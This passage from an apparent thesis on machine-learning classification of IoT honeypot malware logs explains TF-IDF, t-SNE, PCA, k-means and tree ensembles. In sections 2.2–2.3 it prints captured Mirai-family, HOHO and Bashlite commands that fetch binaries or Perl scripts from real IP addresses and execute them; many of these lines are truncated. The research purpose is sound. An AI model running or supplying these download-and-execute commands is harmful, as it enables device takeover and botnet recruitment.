HSN can't be removed by resetting the infected device, which is the main difference between HSN and Mirai. The new strain can also exploit a greater variety of devices and in less time than its predecessors. Experts believe it has already compromised more than 90,000 IPTC cameras and other devices [12].

```
'enable', 'system', 'shell', 'sh', '/bin/busybox loufr8hY ',
/bin/busybox cat /proc/mounts; /bin/busybox loufr8hY '
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/' > //.none; /bin/busybox cat //.none;
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/sys' > /sys/.none; /bin/busybox cat /sys
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/proc' > /proc/.none; /bin/busybox cat /
/proc/.none
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/dev' > /dev/.none; /bin/busybox cat /de
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/dev/pts' > /dev/pts/.none; /bin/busybox
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/run' > /run/.none; /bin/busybox cat /ru
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/' > //.none; /bin/busybox cat //.none;
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/dev/shm' > /dev/shm/.none; /bin/busybox
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/run/lock' > /run/lock/.none; /bin/busyb
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/proc/sys/fs/binfmt_misc' > /proc/sys/fs
/proc/sys/fs/binfmt_misc/.none; /bin/busybox rm /proc/sys/fs/binfmt_misc/.none"
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/sys/fs/fuse/connections' > /sys/fs/fuse
/sys/fs/fuse/connections/.none; /bin/busybox rm /sys/fs/fuse/connections/.none",
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/boot' > /boot/.none; /bin/busybox cat /
/boot/.none", ""/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/home' > /home/.none; /
/bin/busybox rm /home/.none
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/proc/sys/fs/binfmt_misc' > /proc/sys/fs
/proc/sys/fs/binfmt_misc/.none; /bin/busybox rm /proc/sys/fs/binfmt_misc/.none"
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/tmp' > /tmp/.none; /bin/busybox cat /tm
/bin/busybox echo -e '\\x50\\x6f\\x72\\x74/dev' > /dev/.none; /bin/busybox cat /de
/bin/busybox loufr8hY ', 'rm //.t; rm //.sh; rm //.human', 'rm /tmp/.t; rm /tmp/.s
/bin/busybox cp /bin/echo uyr ; >uyr; /bin/busybox chmod 777 uyr; /bin/busybox lou
wget http://84.198.157.1:38315/lvn3/eU -O -;/bin/busybox tftp -g -l - -r yCz31g9 8
b1d4Q21CSAo=|base64 -d;/bin/busybox echo UHRGSnpYcAo=|openssl base64 -d;/bin/busyb
```

2.2.3 HOHO

Another category of malware that is presented in the data is, again, one of the botnet typology, **HOHO**. It is also known because it aims to obtain full possession of the infected machine.

This is an example of HOHO:

```
{killall -9 top ps htop
cd /tmp; cd /var/tmp/
rm -rf ssh1.txt
wget http://195.22.126.16/ssh1.txt
mv ssh1.txt wget.txt
Perl wget.txt 195.22.127.225
lwp-download http://195.22.126.16/ssh1.txt
mv ssh1.txt lynx.txt
Perl lynx.txt 195.22.127.225
fetch http://195.22.126.16/ssh1.txt
mv ssh1.txt fetch.txt
Perl fetch.txt 195.22.127.225
curl -O http://195.22.126.16/ssh1.txt
mv ssh1.txt curl.txt
Perl curl.txt 195.22.127.225
rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt
uname
bash}
```

2.2.4 Bashlite

The last category that counts several samples in our dataset is part of the BASHLITE malware family [13].

The main purpose of this malware is to infect Linux systems to later launch DDoS attacks.

Bashlite gained notoriety for its use in large-scale DDoS attacks in 2014, but it has since crossed over to infecting IoT devices.

This is an example of Bashlite:

```
{/bin/busybox yami', 'rm /.t; rm /.sh; rm /.33af', 'rm /sys/.t; rm /sys/.sh; rm /s
/proc/.33af'
rm /dev/.t; rm /dev/.sh; rm /dev/.33af', 'rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev
/run/.33af
rm /.t; rm /.sh; rm /.33af', 'rm /.t; rm /.sh; rm /.33af
rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.33af
rm /run/lock/.t; rm /run/lock/.sh; rm /run/lock/.33af
rm /proc/sys/fs/binfmt\_misc/.t; rm /proc/sys/fs/binfmt\_misc/.sh; rm /proc/sys/fs
/boot/.sh; rm /boot/.33af', 'rm /home/.t; rm /home/.sh; rm /home/.33af', 'rm /proc
/proc/sys/fs/binfmt\_misc/.sh; rm /proc/sys/fs/binfmt\_misc/.33af
```



```
rm /proc/sys/fs/binfmt\_misc/.t; rm /proc/sys/fs/binfmt\_misc/.sh; rm /proc/sys/fs
rm /dev/.t; rm /dev/.sh; rm /dev/.33af', 'rm /dev/.t; rm /dev/.sh; rm /dev/.33af',
cd /; /bin/busybox cp /bin/echo 5aA3; >5aA3; /bin/busybox chmod 777 5aA3; /bin/bus
/bin/echo /bin/busybox yami
/bin/busybox wget; /bin/busybox tftp; /bin/busybox yami
/bin/busybox wget http://167.99.204.68:80/8x868 -0 - > 5aA3; /bin/busybox chmod 77
./5aA3 yami.TELNET.x86; /bin/busybox josho', 'rm \-rf wAd3; > 5aA3; /bin/busybox y
```

2.3 BoW and TF-IDF

Most Machine Learning algorithms cannot work with the raw text directly; text must be converted into numbers. Specifically, *vectors of numbers*. Vectorizing text is the process of transforming text into numeric vectors.

All text-vectorization processes consist of applying some tokenization scheme to split sentences into single words called tokens and then associating numeric vectors with the generated tokens.

A simple and efficient baseline for text classification is to represent sentences as *Bag of Words* (BoW) [14].

The Bag of Words (BoW) model is the simplest form of text representation in numbers. It is commonly used for document classification where the frequency of occurrence of each word is used as a feature for training a classifier. The numerical representation of a set of sentences using the BoW produces as a result a matrix where each column represents a word, each row represents a sentence, and each cell is a word count. Each of the documents in the corpus is represented by columns of equal length. Those are *wordcount vectors*.

BoW doesn't work very well when there are small changes in the terminology we are using, as here we have very similar logs but with just some different words.

For example, below I show 2 examples of malware that belong to the same category (Mirai) and they are very similar to each other, except for few commands:

- "[', 'enable', 'system', 'shell', 'sh', '>/tmp/.ptmx cd /tmp/', '>/var/.ptmx cd /var/', '>/dev/.ptmx cd /dev/', '>/mnt/.ptmx cd /mnt/', '>/var/run/.ptmx cd /var/run/', '>/var/tmp/.ptmx cd /var/tmp/', '>/.ptmx cd /', '>/dev/netlink/.ptmx cd /dev/netlink/', '>/dev/shm/.ptmx cd /dev/shm/', '>/bin/.ptmx cd /bin/', '>/etc/.ptmx cd /etc/', '>/boot/.ptmx cd /boot/', '>/usr/.ptmx cd /usr/', '/bin/busybox rm -rf 19ju3d 902i13', '/bin/busybox cp /bin/busybox 19ju3d; >19ju3d; /bin/busybox chmod 777 19ju3d; /bin/busybox AK1K2', '/bin/busybox cat /bin/busybox || while read i; do echo i; done

- ```
< /bin/busybox', '/bin/busybox AK1K2', '/bin/busybox wget; /bin/busybox
tftp; /bin/busybox AK1K2', '/bin/busybox wget http://142.93.195.228:80/bins/s
-0 - > 19ju3d; /bin/busybox chmod 777 19ju3d; /bin/busybox AK1K2',
'./19ju3d loader.wget; /bin/busybox 02J134', '/bin/busybox rm -rf
902i13; >19ju3d; /bin/busybox AK1K2']"
```
- ```
"['', 'enable', 'system', 'shell', 'sh', '>/tmp/.ptmx cd /tmp/',
'>/var/.ptmx cd /var/', '>/dev/.ptmx cd /dev/', '>/mnt/.ptmx
cd /mnt/', '>/var/run/.ptmx cd /var/run/', '>/var/tmp/.ptmx cd
/var/tmp/', '>/.ptmx cd /', '>/dev/netlink/.ptmx cd /dev/netlink/',
'>/dev/shm/.ptmx cd /dev/shm/', '>/bin/.ptmx cd /bin/', '>/etc/.ptmx
cd /etc/', '>/boot/.ptmx cd /boot/', '>/usr/.ptmx cd /usr/',
'/bin/busybox rm -rf 19ju3d 902i13', '/bin/busybox cp /bin/busybox
19ju3d; >19ju3d; /bin/busybox chmod 777 19ju3d; /bin/busybox AK1K2',
'/bin/busybox cat /bin/busybox || while read i; do echo i; done
< /bin/busybox', '/bin/busybox AK1K2', '/bin/busybox wget; /bin/busybox
tftp; /bin/busybox AK1K2', '/bin/busybox wget http://167.99.10.20:80/bins/sor
-0 - > 19ju3d; /bin/busybox chmod 777 19ju3d; /bin/busybox AK1K2',
'./19ju3d loader.wget; /bin/busybox 02J134', '/bin/busybox rm -rf
902i13; >19ju3d; /bin/busybox AK1K2']"
```

Another disadvantage of the BoW approach is that it produces an output vector with lots of zero scores called a sparse vector or sparse representation.

TF-IDF, short for **term frequency-inverse document frequency**, is intended to reflect how important a word is to a document in a corpus.

A corpus is a collection of documents/text sources.

The more documents a word appears in, the less valuable that word is as a signal to differentiate any given document [15].

That's intended to leave only the frequent and distinctive words as markers. Each word's TF-IDF relevance is a normalized data. We can split the TF-IDF method into 2 processes:

1. **Term Frequency**: It is a measure of how frequently a term, t , appears in a document, d :

$$tf_{t,d} = \frac{n_{t,d}}{\text{Number of terms in the document}}$$

2. **IDF** is a measure of how important a term is. We need the IDF value because computing just the TF alone is not sufficient to understand the importance of words:

$$idf_t = \log \frac{\text{number of documents}}{\text{number of documents with term } t'}$$

Both methods have pros and cons. BOW is easy to interpret, while TF-IDF is more complex but contains information on the more important words and the less important ones as well; in my study case TF-IDF gave me way better results than BoW, that's why I chose to use TF-IDF as text-vectorizer. However, there is still an issue concerning the understanding based on the context of words. For example, this method cannot detect the similarity between words.

In Linux, for instance, there are two commands, `cat` and `cp`, which perform, in some contexts, the same task, which is to copy a file from one directory to another. In other words they are, *synonyms*. Methods like BoW or TF-IDF are not able to recognize the interchangeability of the two terms.

To overcome this problem we have to resort to the use of *Word Embeddings* which I will introduce in the next chapter (3.14).

In python there is a function called `TfidfVectorizer`. It takes as input 2 parameters: *min_df* and *max_df*. When building the vocabulary they ignore terms that have a document frequency, respectively, strictly lower or higher than the given threshold. This is really useful as it allows us to decrease the size of the vocabulary, which means it allows us to reduce the dimensionality of the sparse vector (from 2029 columns to 595) by discarding very rare words or very frequent words.

Matrices that contain mostly zero values are called *sparse*, distinct from matrices where most of the values are non-zero, called *dense*. Assuming a very large sparse matrix can be fit into memory, we will want to perform operations on this matrix. Simply, if the matrix contains mostly zero-values, then performing operations across this matrix may take a long time where the bulk of the computation performed will involve adding or multiplying zero values together.

In fact, Sparse vectors usually require more memory and computational resources when modeling and the vast number of positions or dimensions can make the modeling process very challenging for some Machine Learning algorithms.

Another problem that I had to face was that of *multicollinearity*. This is a phenomenon that occurs when the variables of a dataset are extremely correlated with each other which can lead to unnecessary redundancy of information, to a less efficient estimate of the parameters by the model and to a greater and useless computational cost. Furthermore, the matrices of variances and covariance that will be obtained will be singular and, therefore, difficult to treat. The idea is, therefore, to delete all the variables that have a correlation index (ρ) higher than 0.975.

Now that we have created a data matrix it might be useful to visualize it. Obviously, it is not possible to display 595-dimensional data, for this reason, we use techniques for reducing the dimensionality. In this case, I preferred to use a recently developed technique, called *t-SNE* [16].

t-Distributed Stochastic Neighbor Embedding reduces dimensionality while trying to keep similar instances close and dissimilar instances apart. It is used only for visualization and not as a preprocessing step, in particular to visualize cluster of instances in high-dimensional space. The idea is that observations close in the high-dimensional space must be close in the lower-dimensional space as well.




Figure 2.3 – t-SNE visualization in 2d and 3d spaces.

In general, we cannot infer too much from a “*dumb*” algorithm like t-SNE, but it can underline some interesting data patterns/peculiarities.

From the figures 2.3 it seems that some classes overlap, which could create difficulties, especially to some unsupervised algorithms, to correctly identify the clusters.

However, we can recognize some well-defined clusters. For example, there are some Hide and Seek’s observations (the blue dots) that are strictly close together.

Chapter 3

Text Classification with ML Algorithms

First of all: *What is Machine Learning?*

“Machine Learning is the field of study that gives computers the ability to learn without being explicitly programmed” [17] (Arthur Samuel, 1959).

Applying Machine Learning techniques to dig into large amounts of data can help discover patterns that were not immediately apparent; this is called *Data Mining*.

Machine Learning is tightly related to mathematical statistics, but it differs from statistics in several important ways. Unlike statistics, machine learning tends to deal with large, complex datasets for which classical statistical analysis, such as Bayesian analysis, would be impractical. As a result, machine learning, and especially deep learning, exhibits comparatively little mathematical theory and it is engineering oriented. It’s a *hands-on* discipline in which ideas are proven empirically more often than theoretically.

In this chapter, I’m going to explore some Machine Learning and Deep Learning algorithms for Text Classification I used in the project.

3.1 Unsupervised/Supervised Learning

Machine Learning systems can be classified according to the amount and type of supervision they get during training. There are four major categories:

- Supervised Learning
- Unsupervised Learning
- Semisupervised Learning

- Reinforcement Learning

In *Supervised Learning*, the training data we feed to the algorithm include the desired solutions, called *labels*. Some typical supervised learning tasks are *classification* and *regression*. Here are some of the supervised learning algorithms that I'm going to talk about in the next paragraphs:

- Bagging models (Decision Trees and Random Forest)
- Boosting models (Gradient Boosting and XGBOOST)
- Neural Networks ¹

On the other hand, in *unsupervised learning* the training data is unlabeled. The system tries to learn without a teacher. These are the most important unsupervised learning algorithms that I used:

- Clustering (k-means)
- Visualization and dimensionality reduction (UMAP, t-SNE, PCA)

3.2 Dimensionality Reduction with PCA

Dimensionality reduction's goal is to simplify the data without losing too much information.

Principal Component Analysis, or PCA, is a dimensionality-reduction method that is often used to reduce the dimensionality of large datasets, by transforming a large set of variables into a smaller one that still contains most of the information in the large set [18].

Reducing the number of variables of a dataset naturally comes at the expense of accuracy, but the trick in dimensionality reduction is to trade a little accuracy for simplicity. Smaller datasets, in fact, are easier to explore and visualize and make processing data much easier and faster for machine learning algorithms without extraneous variables to process.

The main idea of PCA is to reduce the dimensionality of a dataset consisting of many variables correlated with each other, either heavily or lightly, while retaining the variation present in the dataset, up to the maximum extent. The same is done by transforming the variables to a new set of variables, which are known as the *principal components*, ordered such that the retention of variation present in the original variables decreases as we move down in the order. So, in this way, the 1st principal component retains maximum variation that was

¹Some Neural Network architectures can be unsupervised, such as autoencoders, and semisupervised, such as in deep belief networks and unsupervised pretraining.

present in the original components. The principal components are the eigenvectors of a covariance matrix, and hence they are *orthogonal*.

So to sum up, the idea of PCA is simple — reduce the number of variables of a dataset, while preserving as much information as possible.

The PCA returns as many components as the number of starting variables in our dataset. To reduce the dimensionality in our dataset, we look for the first p variables that contribute to explain 95% of the variability of the phenomenon.

3.3 Clustering with K-Means

Dividing the units into groups is a natural and essential way of reasoning to understand phenomena. We think in groups because it is easier to dominate mentally few groups than many units. The same set of units allows for different groupings, none are ‘right’, but anything could be useful (or useless or even harmful). The goal of grouping is to bring similar units together and separate dissimilar units, in other words, to create groups being:

- homogeneous internally (internal cohesion)
- heterogeneous with each other (external isolation)

In cluster analysis, the question to be answered is whether there are and how many are sensible groups (i.e., natural groups) in which to divide the units on the basis of the observed variables.

K-means clustering is one of the most used algorithms for unsupervised learning [19].

The objective of k-means is simple: group similar data points together and discover underlying patterns. To achieve this goal, k-means looks for a fixed number (k) of clusters in a dataset.

A cluster refers to a collection of data points aggregated together because of certain similarities.

The idea is to set a number k of clusters *a priori* and initialize a number k of *centroids*. These can be chosen randomly or reasonably (different choices of initial centroids lead to different groupings). A centroid is the imaginary or real location representing the center of the cluster. Every data point is allocated to each of the clusters through reducing the in-cluster sum of squares.

At the end of each iteration, the value of the k_{th} centroid is updated with the average of the units of the group G_k .

In other words, the K-means algorithm identifies k number of centroids, and then allocates every data point to the nearest cluster, trying to maximize the distance between groups and minimize the distance within groups.

Fixed a number of clusters $k=5$ we have to evaluate the goodness of the groupings. We can do that in two different ways:

- Using Silhouette
- Using Accuracy

Determined, in any way (not only by the method of K-means), a grouping of n units into K groups G_1, \dots, G_K the *silhouette* is a tool to verify the 'goodness' (cohesion internal and external separation) of this grouping. In fact, for each observation, we compare how close it is to his group and distant from others.




Figure 3.1 – On the left, the silhouette plot for k -means algorithm with $k=5$. On the right, the t -SNE 2D representation with different colors based on k -means clusters.

The silhouette score ranges between -1 and 1. A value close to 1 indicates good clustering, while a value near or less than 0 reflects poor clustering. In Fig. 3.1, on the right, we observe the 2D data-representations plot, where data points are colored according to the cluster they belong to, and, on the left, the silhouette plot, where it is evident that we have, for some groupings, very high silhouette values, while for others, extremely low. The average silhouette score is 0.33.

Since we are working with a labelled dataset we can compare the formed clusters with the real cluster, using the most simple metric: the *accuracy*. In this case we obtain an accuracy of 30.24%.

It is understandable that a heuristic algorithm like k -means, in the presence of classes that often overlap, gives such poor results. Furthermore, the k -means algorithm assumes some strict properties, such as:

- The variance of the distribution of each attribute (variable) is spherical;
- All variables have the same variance;

- The prior probability for all k clusters is the same, i.e., each cluster has roughly equal number of observations;

3.4 Decision Trees

Decision Trees are versatile supervised Machine Learning algorithms that can perform both classification and regression tasks [20].

They are very powerful algorithms, capable of fitting complex datasets and they are also the fundamental components of Random Forests and Gradient Boosting's algorithms, that I'm going to discuss deeply in the next paragraphs.

Basically, a decision tree is a flowchart-like structure in which each internal node represents a “test” on an attribute (e.g. whether a coin flip comes up heads or tails), each branch represents the outcome of the test, and each leaf node represents a class label (decision taken after computing all attributes).




Figure 3.2 – A Representation of the first leaves of Decision Tree based on our training set.

The paths from root to leaf represent classification rules. Every node take an impurity measure, which is typically a gini attribute because it is computationally faster than the entropy measure of impurity: the idea of Gini Impurity is to tell us what is the probability of misclassifying an observation. A node is ‘*pure*’ (gini=0) if all training instances it applies to belong to the same class.

$$G_i = 1 - \sum_{k=1}^n p_{i,k}^2$$

Scikit-Learn library in Python ² uses the *Classification and Regression Tree* (CART) algorithm to train Decision Trees. The idea is quite simple: the algorithm

²<https://scikit-learn.org/stable/modules/tree.html>

first splits the training set into two subsets using a single feature k and a threshold t_k . It looks for the pair (k, t_k) that produces the purest subsets.

Once it has successfully split the training set into two, it splits the subset using the same logic and so on, recursively. It stops recursing when it reaches the maximum depth (which is a hyperparameter of the algorithm) or if it cannot find a split that will reduce impurity. Obviously, it is difficult to find the optimal tree; in fact, CART Algorithm is a *greedy algorithm*: it greedily searches for an optimum split at the top level, then repeats the process at each level. These types of algorithms led us to a “reasonable good solution”. Unfortunately, finding the optimal tree requires $O(\exp(m))$ time, making the problem really difficult to deal with, even with small training sets.

Like all of the other ensembling methods, Decision Trees are called *non-parametric models* because the number of parameters is not fixed prior to training, so the tree can “grow” as much as it wants if left unconstrained, sticking closely to the data (sometimes too much, overfitting the data). In contrast, a *parametric model*, typically, has a fixed number of parameters, so its degree of freedom is limited, reducing the risk of overfitting (but increasing the risk of underfitting).

In contrast with algorithms like Random Forest, Decision Trees are fairly intuitive and their decisions are easy to interpret. For this reason, they are often called *white-box models*.

3.5 Ensemble Learning - Bagging and Boosting Algorithms

Ensemble methods are algorithms that combine several machine learning techniques into one predictive model in order to decrease variance (**bagging**), bias (**boosting**), or improve predictions (stacking).

A group of predictors is called an *ensemble*; thus, this technique is called *Ensemble Learning*. For example, you can train a group of Decision Trees classifiers, each on a different random subset of the training set. To make predictions, you just obtain the predictions of all the individual trees, then predict the class that gets the most votes. This ensemble is called Random Forest and, despite its simplicity, it is one of the most powerful tools in Machine Learning.

3.6 Voting Classifier

Sometimes a very simple way to create a new better classifier is to take all the classifiers that we have implemented, aggregate predictions and predict the class that gets the most votes, as the Fig. 3.3 clearly explains. This majority-vote classifier is called *Hard Voting Classifier*.




Figure 3.3 – How Hard Voting Classifier works

How is this possible? The *law of large numbers* helps us to explain the situation. Suppose we have an unbalanced coin that has a slightly different probability of coming up heads (let's say 51%). Then, after 10000 tosses, we will have a number close to 5100 heads. The probability of obtaining a majority of heads after 10000 tosses is close to 97%. The more we toss the coin the closest result to 100% we will get.

The idea of voting classifier is pretty much the same: if we have 10000 classifiers that are individually correct only 51% of the time (in a binary classification, slightly better than random guess), then we can hope for up to 97% of accuracy. Clearly, this is true at one condition: all the classifiers must be independent, making uncorrelated errors, which is really difficult, because classifiers are often trained on the same data. One way to get diverse classifiers is to train them using very different algorithms, this increase the chance of getting different types of errors, improving the ensemble's accuracy.

3.6.1 Random Forest

Random Forest [21], as I said before, are a combination of tree predictors such that each tree depends on the values of a random vector sampled independently and with the same distribution for all trees in the forest.

The Random Forest algorithm introduce *extra randomness* when growing trees; instead of searching for the best feature when splitting a node, it searches for the best feature among a random subset of features. This results in a higher bias than if it were trained on the original training set, but aggregation reduces

variance, generally yielding an overall better model.

Important recent problems, i.e. document retrieval, often have the property that there are many input variables, often in the hundreds or even thousands, with each one containing only a small amount of information. A single Decision Tree may have an accuracy only slightly better than a random choice of class. But combining trees grown using random features can produce improved accuracy. Main advantages of Random Forest are:

- It's relatively robust to outliers and noise.
- It's computationally fast and easily parallelized.
- It gives useful internal estimates of error, strength, correlation and variable importance.

3.6.2 Gradient Boosting

Boosting refers to any Ensemble method that can combine several *weak learners* into a *strong learner*.

The general idea of most boosting methods is to train predictors sequentially, each trying to correct its predecessor.

The first realization of boosting that saw great success in application was Adaptive Boosting or *AdaBoost* [22] for short. The weak learners in AdaBoost are decision trees with a single split, called 'decision stumps' for their shortness. The AdaBoost Algorithm begins by training a decision tree in which each observation is assigned an equal weight.

One way for a new predictor to correct its predecessor is to pay a bit more attention to the training instances that the predecessor underfitted. After evaluating the first tree, we increase the weights of those observations that are difficult to classify and lower the weights for those that are easy to classify. This results in new predictors focusing more and more on the hard cases.

Gradient Boosting [23] trains many models in a gradual, additive and sequential manner. The major difference between AdaBoost and Gradient Boosting is how the two algorithms identify the shortcomings of weak learners.

The idea is pretty much the same, however, instead of tweaking the instance weights at every iteration like AdaBoost does, this method tries to fit the new predictor to the *residual errors* made by the previous predictor. While the AdaBoost model identifies the shortcomings by using high weight data points, gradient boosting performs the same by using gradients in the loss function. The loss function used depends on the type of problem being solved (for example, in regression problems typically MAE and MSE are used, while in classification problems logarithmic loss, exponential loss or entropy). Also in this case, trees are added one at a time, and existing trees in the model are not changed. A

